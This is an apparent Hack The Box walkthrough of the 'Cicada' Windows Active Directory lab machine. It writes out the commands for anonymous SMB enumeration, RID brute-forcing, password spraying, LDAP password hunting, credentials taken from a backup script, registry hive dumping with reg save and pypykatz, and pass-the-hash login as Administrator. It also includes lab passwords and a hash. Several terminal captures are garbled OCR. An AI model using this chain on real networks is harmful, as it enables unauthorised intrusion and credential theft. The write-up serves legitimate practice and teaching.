
Welcome to my first walkthrough and my first Hack The Box Seasonal Machine.



The Initial step is to run an Nmap scan.

nmap -sC -sV 10.10.11.35 -T5

After NMAP scan we have the our Domain name (*cicada.htb*) & Domain controller (*CICADA-DC. Cicada.htb*)

- echo "10.10.11.35 cicada.htb CICADA-DC.cicada.htb" | tee -a /etc/hosts
- cat /etc/hosts
- netexec smb cicada.htb -u anonymous -p ""
- netexec smb cicada.htb -u anonymous -p "" --shares

```
rood@V-/Downloads

rood@V-/Downl
```

Using netexec we access the HR share

• smbclient //cicada.htb/HR -U anonymous -p "" -N

```
root@V:-/Downloads x root@V:-

root@V:-/Downloads x root@V:-

smbclient //cicada.htb/HR -U anonymous -p - N
Try *help' to get a list of possible commands.
smbc \no nget *
getting file Notice from HR.txt? y
getting file Notice from HR.txt of size 1266 as Notice from HR.txt (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smbc \no exit
```

It shows a txt file named 'Notice from HR.txt' and I downloaded it to check it.

```
Cat Notice\ from\ NR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password:

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.

2. Once logged in, navigate to your account settings or profile settings section.

3. Look for the option to change your password. This will be labeled as "Change Password".

4. Follow the prompts to create a new password**. Make sure your new password is a crucial aspect of keeping your changes.

5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at supportacicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!


Best regards, Cicada Corp
```

The file contains the Password. Now we have a password let's try to find any user who may use this password.

netexec smb cicada.htb -u anonymous -p "" --rid-brute

After running nxc, we found a bunch of usernames. Let's try to validate our users with the password found earlier.

I store all the usernames in (users.txt)



Let's do a password spray with netexec

netexec smb cicada.htb -u user.txt -p 'Cicada\$M6Corpb*@Lp#nZp!8'

We found a user 'Michael Wrightson' who uses the password found earlier.

• netexec smb cicada.htb -u michael.wrightson -p 'Cicada\$M6Corpb*@Lp#nZp!8' --shares

```
| Coole | No. | No
```

Idapsearch is used to query and gather information from directory services (like Active Directory) to enumerate user accounts, groups, and other network details that could help identify potential vulnerabilities or targets for further attacks.

• Idapsearch -H Idap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada\$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb'

```
rout@V-

rout@V-
rout@V-

rout@V-

rout@V-

rout@V-

rout@V-

rout@V-

rout
```

• Idapsearch -H Idap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada\$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb' | grep pass

```
(sontely)-[~]
| dapsearch -H | dap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp18' -b 'dc=cicada,dc=htb' | grep pass
| description: Members in this group can have their passwords replicated to all description: Members in this group cannot have their passwords replicated to a description: Just in case I forget my password is aRt$Lp#7t*VQI3
```

Now we have a password let's try to find any user who may use this password.

Let's do a password spray with netexec

netexec smb cicada.htb -u user.txt -p 'aRt\$Lp#7t*VQ!3'

```
| The context |
```

We run 'netexec' to check if this user has access to some more shares and indeed he does have access to a few more shares.

netexec smb cicada.htb -u david.orelious -p 'aRt\$Lp#7t*VQ!3' --shares

```
| Create | Variable | Create | Variable | Create | Create | Variable | Create | Variable | Create | Variable |
```

Let's check the 'DEV' and find a PowerShell script called 'Backup_script.ps1'.

• smbclient //cicada.htb/DEV -U david.orelious

```
root@V:~

root@V
```

So, I downloaded this script, took a look, and found a new user and password!

```
root@V:~ x root@V:~

(root@V)-[~]

**cat Backup_script.ps1

*sourceDirectory = "C:\smb"

$destinationDirectory = "D:\Backup"

*susername = "emily.oscars"

$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force

$credentials = New-Object System.Management.Automation.PSCredential($username, $password)

$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"

$backupFileName = "smb_backup_$dateStamp.zip"

$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName

Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath

Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

• netexec smb cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' --shares

Getting the Shell

We try to see if we can get a shell with 'evil-winrm'.

• evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

We navigated to the Desktop folder and found the user.txt file.

• evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Firstly, check if the Temp directory exists. Then, see if there are any files present in it. If there are, download the file using the following command.



Download the registry files to our attacking machine

- cd Temp
- download sam
- download system



If the file is not present, then run the following commands and download the file.



Copy the registry files into a "Temp" folder.

- cd c:\
- mkdir Temp
- reg save hklm\sam c:\Temp\sam
- reg save hklm\system c:\Temp\system

Extract the hive secrets from the files

pypzkatz registry --sam sam system

We got the NTLM hash for the Administrator, we can use evil-winrm to log in with the hash using the following command.

evil-winrm -i cicada.htb -u Administrator -H <hash>

Navigate to the Desktop and access root .txt

```
Info: Exiting with code 0

(**Cole**) [-7]

evil-winrm -i cicada.htb -u Administrator -H 2b87e7c93a3e8a0ea4a581937010f341

Evil-winrM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unitation from the completion of the completion
```

Summary:

I learned various tools and techniques for attacking Active Directory, and I had a great time doing it. This was an enjoyable challenge.